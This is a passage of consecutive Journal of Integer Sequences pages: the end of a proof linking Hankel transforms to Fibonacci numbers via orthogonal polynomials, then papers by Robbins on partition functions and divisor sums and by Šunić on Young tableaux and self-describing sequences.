$$P_{n+1}(x)=(x-\alpha_n)P_n(x)-\beta_n P_{n-1}(x), \tag{10}$$

with

$$\alpha_n=2-\frac{1}{F_{2n+1}F_{2n+3}},\quad \beta_n=1+\frac{1}{F_{2n+1}^2},\qquad k\ge 0 \tag{11}$$

where F_i is the i-th Fibonacci number.

Example 1. The first members of this sequence are:

$$\begin{aligned}P_0(x) &= 1;\\ P_1(x) &= x-\frac{3}{2};\\ P_2(x) &= x^2-\frac{17}{5}x+\frac{8}{5};\\ P_3(x) &= x^3-\frac{70}{13}x^2+\frac{95}{13}x-\frac{21}{13};\\ P_4(x) &= x^4-\frac{251}{34}x^3+\frac{290}{17}x^2-\frac{435}{34}x+\frac{55}{34}.\end{aligned}$$

Notice that $P_n(0)=(-1)^n F_{2n+2}/F_{2n+1}$.

Proof of Theorem 1. Denoting by $W_n(x)=P_n^{(1/2,-1/2)}(x)$ $(n\ge 0)$ a special Jacobi polynomial, which is also known as *the Chebyshev polynomial of the fourth kind*.

The sequence of these polynomials is orthogonal with respect to $p^{(1/2,-1/2)}(x)=(1-x)^{1/2}(1+x)^{-1/2}$ on the interval $(-1,1)$. These polynomials can be expressed

(Szegö [9]) by

$$W_n(\cos\theta) = \frac{\sin(n+\frac{1}{2})\theta}{2^n \sin\frac{1}{2}\theta}.$$

and satisfy the three-term recurrence relation (Chihara [1]):

$$W_{n+1}(x) = (x-\alpha_n^*)\, W_n(x) - \beta_n^* W_{n-1}(x) \quad (n=0,1,\ldots),$$
$$W_{-1}(x) = 0, \quad W_0(x) = 1,$$

where

$$\alpha_0^* = -\frac{1}{2}, \quad \alpha_n^* = 0, \qquad \beta_0^* = \pi, \quad \beta_n^* = \frac{1}{4} \qquad (n \geq 1).$$

If we use the weight function $\hat{p}(t) = (t-c)p^{(1/2,-1/2)}(t)$, then the corresponding coefficients $\hat{\alpha}_n$ and $\hat{\beta}_n$ can be evaluated as follows (see, for example, Gautschi [2])

$$\hat{\alpha}_n = c - \frac{W_{n+1}(c)}{W_n(c)} - \beta_{n+1}^* \frac{W_n(c)}{W_{n+1}(c)}, \tag{12}$$

$$\hat{\beta}_n = \beta_n^* \frac{W_{n-1}(c) W_{n+1}(c)}{W_n^2(c)}, \quad n \in \mathbb{N}. \tag{13}$$

Here, we use $c = -3/2$ and $\hat{p}(x) = (x+3/2)(1-x)^{1/2}(1+x)^{-1/2}$.

If we write $\lambda_n = W_n(-3/2)$ then, using the three-term recurrence relation for $W_n(x)$, we have

$$4\lambda_{n+1} + 6\lambda_n + \lambda_{n-1} = 0,$$

with initial values $\lambda_0 = 1, \quad \lambda_1 = -1$.

So, we find

$$\lambda_n = W_n(-3/2) = \frac{(-1)^n}{2\sqrt{5}\ 4^n}\left\{(\sqrt{5}+1)(3+\sqrt{5})^n + (\sqrt{5}-1)(3-\sqrt{5})^n\right\}.$$

Denoting by

$$\phi = \frac{1+\sqrt{5}}{2}, \qquad \overline{\phi} = \frac{1-\sqrt{5}}{2} \tag{14}$$

the golden section numbers, we can write:

$$\lambda_n = W_n(-3/2) = \frac{(-1)^n}{\sqrt{5}\ 2^n}(\phi^{2n+1} - \overline{\phi}^{2n+1}) = \frac{(-1)^n}{2^n} F_{2n+1}. \tag{15}$$

In order to simplify further algebraic manipulations we shall use

$$F_{2n-1}F_{2n+3} = F_{2n+1}^2 + 1 \tag{16}$$

This formula is a special case of the identity (Vajda [12]):

$$G(n+i)H(n+k) - G(n)H(n+i-k) = (-1)^n(G(i)H(k) - G(0)H(i+k)) \tag{17}$$

where G and H are sequences that satisfy the same recurrence relation as the Fibonacci numbers with possibly different initial conditions. However, we take both G and H to be the Fibonacci numbers and $n \to 2n+1$, $i = 2, k = -2$.

Now

$$\begin{aligned}\hat{\beta}_n &= \frac{1}{4}\frac{\lambda_{n-1}\lambda_{n+1}}{\lambda_n^2} = \frac{1}{4}\frac{F_{2n-1}F_{2n+3}}{F_{2n+1}^2} \\ &= \frac{1}{4}\left\{1+\frac{1}{F_{2n+1}^2}\right\} \end{aligned} \tag{18}$$

and

$$\begin{aligned}\hat{\alpha}_n &= -\frac{3}{2} - \frac{\lambda_{n+1}}{\lambda_n} - \frac{1}{4}\frac{\lambda_n}{\lambda_{n+1}} \\ &= \frac{-3F_{2n+1}F_{2n+3} + F_{2n+3}^2 + F_{2n+1}^2}{2F_{2n+1}F_{2n+3}} \\ &= \frac{F_{2n+2}^2 - F_{2n+1}F_{2n+3}}{2F_{2n+1}F_{2n+3}} \\ &= -\frac{1}{2F_{2n+1}F_{2n+3}}. \end{aligned}$$

If a new weight function $p(x)$ is introduced by

$$p(x) = \hat{p}(ax+b)$$

then we have

$$\alpha_n = \frac{\hat{\alpha}_n - b}{a}, \qquad \beta_n = \frac{\hat{\beta}_n}{a^2} \qquad (n \geq 0).$$

Now, by using $x \mapsto x/2 - 1$, i.e., $a = 1/2$ and $b = -1$, we have the wanted weight function

$$w(x) = \hat{p}(\frac{x}{2} - 1) = \frac{1}{2}(x+1)\sqrt{\frac{4-x}{x}}.$$

Thus

$$\alpha_n = 2 - \frac{5}{(\phi^{2n+1} - \overline{\phi}^{2n+1})(\phi^{2n+3} - \overline{\phi}^{2n+3})} = 2 - \frac{1}{F_{2n+1}F_{2n+3}} \tag{19}$$

and

$$\beta_n = 1 + \frac{5}{(\phi^{2n+1} - \overline{\phi}^{2n+1})^2} = 1 + \frac{1}{F_{2n+1}^2} \tag{20}$$

finishing the proof of (1) .□

3. Layman's conjecture

By making use of (2) we have that:

$$h_n = a_0^n \left(1+\frac{1}{F_3^2}\right)^{n-1}\left(1+\frac{1}{F_5^2}\right)^{n-2}\cdots\left(1+\frac{1}{F_{2n-1}^2}\right) \tag{21}$$

Using (16) we can write (21) as:

$$h_n = a_0^n \left(\frac{F_1 F_5}{F_3^2}\right)^{n-1} \left(\frac{F_3 F_7}{F_5^2}\right)^{n-2} \left(\frac{F_5 F_9}{F_7^2}\right)^{n-3} \cdots \frac{F_{2n-3} F_{2n+1}}{F_{2n-1}^2} \tag{22}$$

Since $a_0 = 2 = F_3$ the corresponding factors cancel, therefore:

$$h_n = F_{2n+1} \qquad (n \geq 0),$$

thus proving that Hankel transform of A005807 equals A001519 -sequence of Fibonacci numbers with odd indices.

As we have mentioned in the introduction, Layman observed that the Hankel transform of A005807 equals A001906 -sequence of Fibonacci numbers with even indices. This sequence is obtained if we start the Hankel matrix from $a_1 = 3$, i.e., determinants will have a_1 on the position $(1, 1)$.

The proof of this fact is almost identical with the proof presented here, and so we do not include it. Notice that now we construct $L[x^n] = a_{n+1}$ and that $a_1 = 3 = F_4$; in (17) we take $n \to 2n$. We also use the easily provable fact $P_n(0) = (-1)^n F_{2n+2}/F_{2n+1}$ (see Example 1).

Finally we mention that, following Layman [5], it is known that the Hankel transform is invariant with the respect to the Binomial and Invert transform, so all the sequences obtained from A005807 using these two transformations have the Hankel transform shown here.

References

[1] T. S. Chihara, *An Introduction to Orthogonal Polynomials*, Gordon and Breach, New York, 1978.

[2] W. Gautschi, Orthogonal polynomials: applications and computations, in *Acta Numerica, 1996*, Cambridge University Press, 1996, pp. 45–119.

[3] INRIA Algorithms Project, Encyclopedia of Combinatorial Structures, at http://algo.inria.fr/bin/encyclopedia?Search=ESCnb&argseach=431.

[4] C. Krattenthaler, Advanced Determinant Calculus, at http://www.mat.univie.ac.at/People/kratt/artikel/detsurv.html.

[5] J. W. Layman, The Hankel Transform and Some of its Properties, *Journal of Integer Sequences, Article 01.1.5, Volume 4, 2001.*

[6] P. Peart and W. J. Woan, Generating functions via Hankel and Stieltjes matrices, *Journal of Integer Sequences, Article 00.2.1, Issue 2, Volume 3, 2000.*

[7] W. J. Woan, Hankel Matrices and Lattice Paths, *Journal of Integer Sequences, Article 01.1.2, Volume 4, 2001.*

[8] J. P. O. Santos and M. Ivković, Fibonacci numbers and partitions, *Fibonacci Quarterly*, to appear.

[9] G. Szegö, *Orthogonal Polynomials*, AMS, 4th. ed., Vol. 23 (Colloquium publications), 1975.

[10] N. J. A. Sloane, The On-Line Encyclopedia of Integer Sequences. Published electronically at http://www.research.att.com/∼njas/sequences/.

[11] R. Tosić, Kombinatorika (in Serbian) Univerzitet u Novom Sadu (1999), Novi Sad.

[12] S. Vajda, *Fibonacci and Lucas numbers, and the Golden Section: Theory and Applications*, Halsted Press, 1989.

[13] D. Zeilberger and T. Amdeberhan, DODGSON: A Maple package for conjecturing and proving determinant identities by Dodgson's condensation method, at http://astro.ocis.temple.edu/ doron/programs.html.

(Mentions sequences A005807, A001906, A001519.)

Received April 8, 2002; revised version received May 14, 2002. Published in Journal of Integer Sequences May 14, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.1.4

On Partition Functions and Divisor Sums

Neville Robbins

Mathematics Department
San Francisco State University
San Francisco, CA 94132
USA

Abstract: Let *n*, *r* be natural numbers, with *r* >= 2. We present convolution-type formulas for the number of partitions of *n* that are (1) not divisible by *r*; (2) coprime to *r*. Another result obtained is a formula for the sum of the odd divisors of *n*.

Full version: pdf, dvi, ps, latex

Received March 21, 2002; revised version received August 20, 2002. Published in Journal of Integer Sequences August 21, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.1.4

On Partition Functions and Divisor Sums

Neville Robbins

Mathematics Department
San Francisco State University
San Francisco, CA 94132

robbins@math.sfsu.edu

Abstract

Let n, r be natural numbers, with $r \geq 2$. We present convolution-type formulas for the number of partitions of n that are (1) not divisible by r; (2) coprime to r. Another result obtained is a formula for the sum of the odd divisors of n.

1 Introduction

We derive several convolution-type identities linking partition functions to divisor sums, thereby extending some prior results. In addition, we obtain a Lambert series-like identity for sums of odd divisors.

2 Preliminaries

Let $A \subset N$, the set of all natural numbers. Let n, m, $r \in N$ with $r \geq 2$, $m \geq 2$, m squarefree. Let $x \in C$, $|x| < 1$.

Definition 1 Let $p_A(n)$ denote the number of partitions of n into parts that belong to A.

Definition 2 Let $\sigma_A(n)$ denote the sum of the divisors, d , of n such that $d \in A$.

Definition 3 Let $p(n)$ denote the number of partitions of n.

Definition 4 Let $q(n)$ denote the number of partitions of n into distinct parts (or into odd parts).

Definition 5 Let $q_0(n)$ denote the number of partitions of n into distinct odd parts (the number of self-conjugate partitions of n).

Definition 6 Let $b_r(n)$ denote the number of *r-regular* partitions of n (the number of partitions of n such that no part is a multiple of r or such that no part occurs r or more times).

Remark: Note that $b_2(n) = q(n)$.

Definition 7 Let $f_m(n)$ denote the number of partitions of n such that all parts are coprime to m.

Definition 8 Let $\sigma_r(n)$ denote the sum of the divisors, d , of n such that d does not divide r.

Definition 9 Let $\sigma^*_m(n)$ denote the sum of the divisors, d , of n such that d is coprime to m.

Definition 10 Let $\phi(n)$ denote Euler's totient function.

Remark: If p is prime, then $f_p(n) = b_p(n)$ and $\sigma^*_p(n) = \sigma_p(n)$.

$$\sum_{n=0}^{\infty} q(n)x^n = \prod_{n=1}^{\infty}(1 + x^n) \tag{1}$$

Proposition 1 Let $f : A \to N$ be a function such that

$$F_A(x) = \prod_{n\in A}(1 - x^n)^{-f(n)/n} = 1 + \sum_{n=1}^{\infty} p_{A,f}(n)x^n$$

and

$$G_A(x) = \sum_{n\in A} \frac{f(n)}{n} x^n$$

converge absolutely and represent analytic functions in the unit disc: $|x| < 1$. Let $p_{A,f}(0) = 1$ and

$$f_A(k) = \sum\{f(d) : d|k,\, d \in A\} \quad .$$

Then

$$np_{A,f}(n) = \sum_{k=1}^{n} p_{A,f}(n - k)f_A(k) \quad .$$

Remarks: Proposition 1 is Theorem 14.8 in [1]. If we let $A = N$, $f(n) = n$, then we obtain

$$np(n) = \sum_{k=1}^{n} p(n-k)\sigma(k) \quad .$$

(See [1, p. 323]). If we let $A = N - 2N$ (the set of odd natural numbers) and $f(n) = n$, we obtain

$$nq(n) = \sum_{k=1}^{n} q(n-k)\sigma_2(k) \quad . \tag{2}$$

This is given as Theorem 1 in [2], and is a special case of Theorem 1(a) below.

3 The Main Results

Theorem 1

$$nb_r(n) = \sum_{k=1}^{n} b_r(n-k)\sigma_r(k) \tag{3}$$

$$nf_m(n) = \sum_{k=1}^{n} f_m(n-k)\sigma_m^*(k) \tag{4}$$

Proof: We apply Proposition 1 with $f(n) = n$. If we let $A = N - rN$ (the set of natural numbers not divisible by r) then (3) follows. If we let $A = \{n \in N : (m,n) = 1\}$, then (4) follows. ∎

Next, we present a theorem regarding odd divisors of n.

Theorem 2 Let $f : N \to N$ be a multiplicative function. Let $n = 2^k m$, where $k \geq 0$ and m is odd. Then

$$\sum_{d|n}(-1)^{d-1} f(\frac{n}{d}) = \{f(2^k) - \sum_{j=0}^{k-1} f(2^j)\} \sum_{d|n\,,\,2\not|d} f(d) \quad . \tag{5}$$

Proof: If $d|n$, then by hypothesis, $d = 2^i r$ where $0 \leq i \leq k$, $r|m$. Now

$$\sum_{d|n}(-1)^{d-1} f(\frac{n}{d}) = \sum_{d|n\,,\,2\not|d} f(\frac{n}{d}) - \sum_{2|d|n} f(\frac{n}{d})$$

$$= \sum_{r|m} f(2^k m/r) - \sum_{r|m}\sum_{i=1}^{k} f(2^{k-i}m/r) = f(2^k)\sum_{r|m} f(r) - \sum_{i=1}^{k} f(2^{k-i})\sum_{r|m} f(r)$$

$$= \{f(2^k) - \sum_{i=1}^{k} f(2^{k-i})\} \sum_{r|m} f(r) = \{f(2^k) - \sum_{j=0}^{k-1} f(2^j)\} \sum_{d|n\,,\,2\not|d} f(d) \quad . \quad \blacksquare$$

Corollary 1

$$\sum_{d|n} (-1)^{d-1} \frac{n}{d} = \sum_{d|n\,,\,2\not|d} d \tag{6}$$

$$\sum_{d|n} (-1)^{d-1} \phi(\frac{n}{d}) = 0 \tag{7}$$

Proof: If f is multiplicative and $n = 2^k m$, where $k \geq 0$ and m is odd, let

$$g(f,k) = \{f(2^k) - \sum_{j=0}^{k-1} f(2^j)\}$$

Theorem 2 may be written as:

$$\sum_{d|n} (-1)^{d-1} f(\frac{n}{d}) = g(f,k) \sum_{d|n\,,\,2\not|d} f(d) \tag{8}$$

Now each of the functions: $f(n) = n$, $f(n) = \phi(n)$ is multiplicative, so Theorem 1 applies. Furthermore,

$$g(n,k) = 2^k - \sum_{j=0}^{k-1} 2^j = 1 \tag{9}$$

$$g(\phi(n),k) = \phi(2^k) - \sum_{j=0}^{k-1} \phi(2^j) = 0 \tag{10}$$

We see that (6) follows from (8) and (9), and (7) follows from (8) and (10). $\blacksquare$

Theorem 3

$$\sum_{n=1}^{\infty} \sigma_2(n) x^n = \sum_{n=1}^{\infty} \frac{n x^n}{1 + x^n}$$

First Proof:

$$\sum_{m=1}^{\infty} \frac{m x^m}{1 + x^m} = \sum_{m,k=1}^{\infty} (-1)^{k-1} m x^{km}$$

$$= \sum_{n=1}^{\infty} x^n (\sum_{d|n} (-1)^{d-1} \frac{n}{d} = \sum_{n=1}^{\infty} \sigma_2(n) x^n$$

by (6) . ■

Second Proof: (2) implies

$$\sum_{n=0}^{\infty} (\sum_{k=0}^{n} q(n-k)\sigma_2(k)) x^n = \sum_{n=0}^{\infty} nq(n) x^n$$

so that

$$(\sum_{n=0}^{\infty} q(n)x^n)(\sum_{n=0}^{\infty} \sigma_2(n)x^n) = \sum_{n=0}^{\infty} nq(n)x^n \tag{11}$$

Now (1) implies

$$\frac{d}{dx}(\sum_{n=0}^{\infty} q(n)x^n) = \frac{d}{dx}(\prod_{n=1}^{\infty}(1+x^n))$$

that is,

$$\sum_{n=1}^{\infty} nq(n)x^{n-1} = \sum_{n=1}^{\infty} nx^{n-1} \prod_{m \neq n} (1+x^m)$$

hence

$$\sum_{n=0}^{\infty} nq(n)x^n = \sum_{n=0}^{\infty} \frac{nx^n}{1+x^n} \prod_{n=1}^{\infty}(1+x^n)$$

$$= \sum_{n=0}^{\infty} \frac{nx^n}{1+x^n} \sum_{n=0}^{\infty} q(n)x^n$$

by (1). The conclusion now follows from (11) . ■

Remarks: Theorem 3 may be compared to the well-known Lambert series identity:

$$\sum_{n=1}^{\infty} \sigma(n)x^n = \sum_{n=1}^{\infty} \frac{nx^n}{1-x^n}$$

In [2], Theorem 2, part (b), we obtained an explicit formula for $\sigma_2(n)$ in terms of $q(n)$ and $q_0(n)$, namely:

$$\sigma_2(n) = \sum_{k=1}^{n} (-1)^{k-1} k q_0(k) q(n-k)$$

References

1. Tom M. Apostol, *Introduction to Analytic Number Theory*, Springer-Verlag, 1976.

2. N. Robbins, Some identities connecting partition functions to other number theoretic functions, *Rocky Mountain J. Math* **29** (1999), 335–345.

2000 *Mathematics Subject Classification*: 11P81
Keywords: partitions, divisor sums, Lambert series

Received March 21, 2002; revised version received August 20, 2002. Published in Journal of Integer Sequences August 21, 2002.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 5 (2002), Article 02.1.5

Young tableaux and other mutually describing sequences

Zoran Sunik

Department of Mathematics and Statistics
810 Oldfather Hall
University of Nebraska
Lincoln, NE 68588-0323
USA

Abstract: We introduce a transformation on integer sequences for which the set of images is in bijective correspondence with the set of Young tableaux. We use this correspondence to show that the set of images, known as ballot sequences, is also the set of double points of our transformation. In the second part, we introduce other transformations of integer sequences and show that, starting from any sequence, repeated applications of the transformations eventually produce a fixed point (a self-describing sequence) or a double point (a pair of mutually describing sequences).

Full version: pdf, dvi, ps, latex

(Concerned with sequence A071962 .)

Received March 19, 2002; revised version received June 28, 2002. Published in Journal of Integer Sequences August 30, 2002.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 5 (2002),
Article 02.1.5

Young tableaux and other mutually describing sequences

Zoran Šunić

Department of Mathematics and Statistics
810 Oldfather Hall, University of Nebraska
Lincoln, NE 68588-0323, USA

zsunik@math.unl.edu

Abstract

We introduce a transformation on integer sequences for which the set of images is in bijective correspondence with the set of Young tableaux. We use this correspondence to show that the set of images, known as ballot sequences, is also the set of double points of our transformation.

In the second part, we introduce other transformations of integer sequences and show that, starting from any sequence, repeated applications of the transformations eventually produce a fixed point (a self-describing sequence) or a double point (a pair of mutually describing sequences).

Counting equal terms

Let $\mathcal{A}^+$ be the set of finite integer sequences $a = a_1a_2\dots$ with $1 \leq a_i \leq i$, for all indices. Define a transformation of sequences $\beta : \mathcal{A}^+ \to \mathcal{A}^+$ by

$$\beta(a)_i = \#\{j \mid j \leq i,\ a_j = a_i\}.$$

Thus $\beta(a)_i$ counts the number of terms in the sequence a that are equal to a_i and appear in the initial segment of a consisting of the first i positions. Therefore, in some sense, the sequence $\beta(a)$ describes the sequence a. It is easy to see that the only fixed point of β is the sequence 1. However, there are many double points, i.e., sequences a for which $\beta^2(a) = a$. If a is a double point so is $b = \beta(a)$, we have $a = \beta(b)$, and the sequences a and b mutually describe each other.

Theorem 1. *The set of double points of β of length n in $\mathcal{A}^+$*

- *corresponds bijectively to the set of Young tableaux of size n.*
- *is the set of images of the sequences of length n under β.*
- *is the set of ballot sequences of length n, i.e., sequences a of length n such that, for every initial segment a' of a and every positive integer x, the number of occurrences of the term x in a' is no smaller than the number of occurrences of $x+1$.*

By Young tableau of size n we mean a standard Young tableau, i.e., a left justified arrangement of the integers $1, 2, \ldots, n$ in several rows of non-increasing length such that all rows and columns have increasing terms (see [Sag90]). For example,

$$\begin{array}{cccccc} 1 & 2 & 5 & 8 & 10 & 12 \\ 3 & 6 & 7 & & & \\ 4 & 9 & 11 & & & \\ 13 & & & & & \end{array} \tag{1}$$

is a Young tableau of size 13. Denote by $\mathcal{Y}_n$ the set of Young tableaux of size n and by $\mathcal{B}_n$ the set of ballot sequences of length n.

We first remind the reader of a known bijective correspondence between $\mathcal{Y}_n$ and $\mathcal{B}_n$ (see [Sag01, page 176]). For a tableau t in $\mathcal{Y}_n$ define a sequence $\sigma(t)$ of length n by

$$\sigma(t)_i = \text{the number of the row in which } i \text{ appears in } t.$$

In other words, the entries in the first row of t point to the positions in the sequence $\sigma(t)$ whose value is 1, the entries in the second row point to the positions in $\sigma(t)$ whose value is 2, etc. In the other direction, for a sequence $a = a_1 a_2 \ldots a_n$ in $\mathcal{B}_n$ define a tableau $\sigma'(a)$ by

$$\sigma'(a)_{i,j} = \text{the position number of the } j\text{-th occurrence of } i \text{ in } a.$$

Therefore, the first row of $\sigma'(a)$ consists of pointers, in increasing order, to the positions in the sequence a whose value is 1, the second row consists of pointers, in increasing order, to the positions whose value is 2, etc.

It is easy to see that, for every Young tableau t in $\mathcal{Y}_n$ and every ballot sequence a in $\mathcal{B}_n$, $\sigma(t)$ is a ballot sequence, $\sigma'(a)$ is a Young tableau, and $\sigma : \mathcal{Y}_n \to \mathcal{B}_n$ and $\sigma' : \mathcal{B}_n \to \mathcal{Y}_n$ are mutually inverse bijections.

For example, the table below gives the ballot sequence $a = \sigma(t)$ that corresponds to the Young tableau t in (1).

i	1	2	3	4	5	6	7	8	9	10	11	12	13
$\sigma(t)_i$	1	1	2	3	1	2	2	1	3	1	3	1	4

Lemma 1. *The restrictions of β and $\sigma\tau\sigma'$ to the set $\mathcal{B}_n$ of ballot sequences of length n are equal, where τ is transposition of tableaux.*

Proof. Let $a = a_1 a_2 \ldots a_m \ldots a_n$ be a sequence in $\mathcal{B}_n$ and let $a_m = i$ be the j-th occurrence of i in a. By definition,

$$\beta(a)_m = j.$$

On the other hand, $\sigma'(a)_{i,j} = m$, the transposition then gives $\tau\sigma'(a)_{j,i} = m$ and therefore

$$\sigma\tau\sigma'(a)_m = j.$$

□

Since τ acts as an involution on $\mathcal{Y}_n$, β acts as an involution on $\mathcal{B}_n$. Therefore, all ballot sequences are double points of β. This also shows that all ballot sequences are images under β. To prove Theorem 1 it remains to show that all images under β are ballot sequences. This is rather obvious. Indeed, the x-th occurrence of any term in a happens to the left of its $(x+1)$-th occurrence. Thus, in every prefix of b the number of occurrences of x is no smaller than the number of occurrences of $x+1$.

Other counts

For the other transformations we have in mind it is more pleasant to work with slightly different sequences than before. Let $\mathcal{A}$ be the set of all finite integer sequences $a = a_0a_1a_2\ldots$ with $0 \le a_i \le i$, for all indices, and define $\mathcal{A}_n$ to be the set of sequences $a = a_0a_1a_2\ldots a_n$ of length $n+1$ in $\mathcal{A}$.

Theorem 2. *Consider the following six transformations of sequences in $\mathcal{A}$, given by*

$$\begin{aligned}
\alpha_{eq}(a)_i &= \#\{j \mid j < i,\ a_j = a_i\},\\
\alpha_{neq}(a)_i &= \#\{j \mid j < i,\ a_j \neq a_i\},\\
\alpha_{geq}(a)_i &= \#\{j \mid j < i,\ a_j \geq a_i\},\\
\alpha_{l}(a)_i &= \#\{j \mid j < i,\ a_j < a_i\},\\
\alpha_{leq}(a)_i &= \#\{j \mid j < i,\ a_j \leq a_i\},\\
\alpha_{g}(a)_i &= \#\{j \mid j < i,\ a_j > a_i\}.
\end{aligned}$$

Starting from any sequence in $\mathcal{A}$, each of these transformations reaches a fixed or a double point after finitely many applications of the transformation. The following table gives the type of points that are reached, their number in $\mathcal{A}_n$ and a rough estimate of the number of steps needed to reach such a point.

	type of points	*number of points*	*steps needed*
α_{eq}	*double*	$(n+1)$*-th Young number*	*1*
α_{neq}	*fixed*	2^n	$O(n^2)$
α_{geq}	*double*	*unknown, at least* 2^n	$O(n^2)$
α_{l}	*fixed*	$(n+1)$*-th Catalan number*	$O(n^2)$
α_{leq}	*fixed*	*unique fixed point* $012\ldots n$	$O(n^2)$
α_{g}	*fixed*	*unique fixed point* $000\ldots0$	$O(n)$

The two transformations that have double points have the sequence 0 *as their unique fixed point (which is counted as one double point).*

The proof is divided in six parts corresponding to the six transformations.

Properties of α_{eq}. The assertions about α_{eq} follow from Theorem 1. Indeed, the transformations α_{eq} and β are conjugated by the bijection from $\mathcal{A}$ to $\mathcal{A}^+$ that adds 1 to each term of the sequences in $\mathcal{A}$. □

Properties of α_{neq}. We claim that the set of fixed points of α_{neq} in $\mathcal{A}_n$ is the set $\mathcal{H}_n$ that consist of the 2^n sequences $a = a_0a_1 \dots a_n$ with $a_i = i$ or $a_i = a_{i-1}$, for $i = 1, \dots, n$.

The set of sequences in $\mathcal{A}_n$ can be ordered lexicographically. Namely, for $a = a_0a_1 \dots a_n$ and $b = b_0b_1 \dots b_n$, set $a < b$ if $a_i < b_i$ at the first index where a and b differ.

The statement of the theorem then follows from the fact that $\alpha_{neq}(a) = a$, for a in $\mathcal{H}_n$, and $\alpha_{neq}(a) > a$, for sequences a outside of $\mathcal{H}_n$. The proof is done by induction on n.

The claims are easily verified for $n = 0$ and $n = 1$. Assume that the claims are true for some $n \geq 1$.

Let

$$a = a_0a_1 \dots a_nx$$

be a sequence in $\mathcal{H}_{n+1}$. We consider two cases.

If $x = n + 1$ then

$$\#\{j \mid j < n + 1,\ a_j \neq x\} = \#\{j \mid j < n + 1,\ a_j \neq n + 1\} = n + 1 = x.$$

If $a_n = x$ then

$$\#\{j \mid j < n + 1,\ a_j \neq x\} = \#\{j \mid j < n,\ a_j < a_n\} = a_n = x,$$

where the first equality comes from the fact that $a_n = x$ and the second from the inductive assumption.

Thus all sequences in $\mathcal{H}_n$ are fixed under α_{neq}, for all n.

Now, let

$$a = a_0a_1 \dots a_nx$$

be a sequence in $\mathcal{A}_{n+1}$ that is not in $\mathcal{H}_{n+1}$. If the proper initial segment

$$a' = a_0a_1 \dots a_n$$

is not fixed by α_{neq} we obtain the claim directly by the inductive assumption. So let us assume that a' is in $\mathcal{H}_n$ but a is not in $\mathcal{H}_{n+1}$.

We have

$$\#\{j \mid j < n + 1,\ a_j \neq x\} = \#\{j \mid j < n,\ a_j \neq x\} + 1 \geq x + 1,$$

where the equality comes from the fact that $a_n \neq x$ and the inequality follows from the inductive assumption. Note that we could use the inductive assumption because $x \neq n + 1$ and therefore the sequence

$$a'' = a_0a_1 \dots a_{n-1}x$$

is in $\mathcal{A}_n$.

Thus, for all n and sequences a in $\mathcal{A}_n$ but not in $\mathcal{H}_n$, $\alpha_{neq}(a) > a$. □

Properties of α_{geq}. Define an *extreme sequence* in $\mathcal{A}_n$ to be a sequence $a = a_0a_1 \dots a_n$ such that, for all indices, $a_i = 0$ or $a_i = i$. There are 2^n extreme sequences in $\mathcal{A}_n$ and they are all double points of α_{geq}.

We prove by induction on n that repeated applications of α_{geq} to the sequences in $\mathcal{A}_n$ eventually produce double points.

The statement is true for $n = 0$ and $n = 1$.

Assume that the statement is true for all sequences in $\mathcal{A}_n$.

Let

$$a = a_0a_1 \dots a_nx$$

be a sequence in $\mathcal{A}_{n+1}$. By the inductive hypothesis, we may assume that the initial segment (prefix) $a_0a_1 \dots a_n$ is already a double point of α_{geq}. Starting with the sequence a, we apply α_{geq}, α_{geq}^2 and α_{geq}^3, etc., and obtain consecutively the sequences

$$\begin{gathered} a_0a_1 \dots a_nx \\ b_0b_1 \dots b_ny \\ a_0a_1 \dots a_nx' \\ b_0b_1 \dots b_ny' \\ a_0a_1 \dots a_nx'' \\ \dots \end{gathered}$$

If $x' \geq x$ then

$$\{j \mid j < n+1,\ a_j \geq x'\} \subseteq \{j < n+1 \mid a_j \geq x\}$$

and therefore

$$y' = \#\{j \mid j < n+1,\ a_j \geq x'\} \leq \#\{j \mid j < n+1,\ a_j \geq x\} = y.$$

By reversing the inequalities (including $\subseteq$) we also obtain that

$$x' \leq x \qquad \text{implies} \qquad y' \geq y.$$

Therefore, the infinite sequence $x, x', x'', \dots$ is either non-increasing or non-decreasing and since it takes values in the finite range between 0 and $n+1$ it must stabilize after no more than $n+1$ steps. □

Properties of α_l. This is proved in [Šun02]. All fixed points of α_l can be organized in a certain rooted labelled tree (called Catalan family tree) and the results follow from there. □

Properties of α_{leq}. If $012 \dots nx$ is a sequence with $x \neq n+1$ then $\alpha_{leq}(012 \dots nx) = 012 \dots ny$, where $y = x + 1$. □

Properties of α_g. If $0 \dots 0x$ is a sequence with $x \neq 0$ then $\alpha_g(0 \dots 0x) = 0 \dots 00$. □

As an example, we list the 10 double points of α_{geq} in $\mathcal{A}_3$, namely the four extreme pairs

$$0000 \leftrightarrow 0123, \quad 0003 \leftrightarrow 0120, \quad 0020 \leftrightarrow 0103, \quad 0023 \leftrightarrow 0100$$

and the only additional pair

$$0021 \leftrightarrow 0101.$$

One can verify directly that the sequence that counts the number of double points of α_{geq} in $\mathcal{A}_n$ starts as follows

$$1, 2, 4, 10, 26, 70, 216, \ldots$$

This sequence (actually only the first several terms) was submitted by the author to the On-Line Encyclopedia of Integer Sequences [Slo] on 06/24/2002 and it appears there as the sequence A071962. It is a new sequence that could not be found in the Encyclopedia before.

Concluding remarks

We note that the six transformations we defined are actually three pairs of transformations related by the *mirror involution* of $\mathcal{A}$, given by

$$\mu(a)_i = i - a_i.$$

Indeed, $\alpha_{eq} = \mu\alpha_{neq}$, $\alpha_{geq} = \mu\alpha_l$ and $\alpha_{leq} = \mu\alpha_g$. However, we did not use this fact in our considerations. In particular, we did not find a way to use it in order to count the double points of α_{geq} by relating them somehow to the fixed points of α_l counted by the Catalan numbers (see [Šun02]).

It was observed by Louis Shapiro that the Catalan numbers, the Young numbers and the powers of 2 count certain card shuffles in the paper by Robbins and Boelker [RB81], but the author could not find a connection to the periodic points of the sequence transformations introduced here.

One can easily define other sequence transformations that lead to periodic points (one rather general way of producing such is by using tree endomorphisms, as noted in [Šun02]). Apart from a precise description and enumeration of the periodic points, one may also try to describe and enumerate the sequences on the other side of the spectrum, namely the sequences that require maximal number of steps before a periodic point is reached.

Acknowledgments

Thanks to Richard Stanley and Louis Shapiro for their interest and input. Thanks to the referee for the suggested improvements of the text.

References

[RB81] D. P. Robbins and E. D. Bolker, The bias of three pseudorandom shuffles, *Aequationes Math.* **22** (1981), no. 2–3, 268–292.

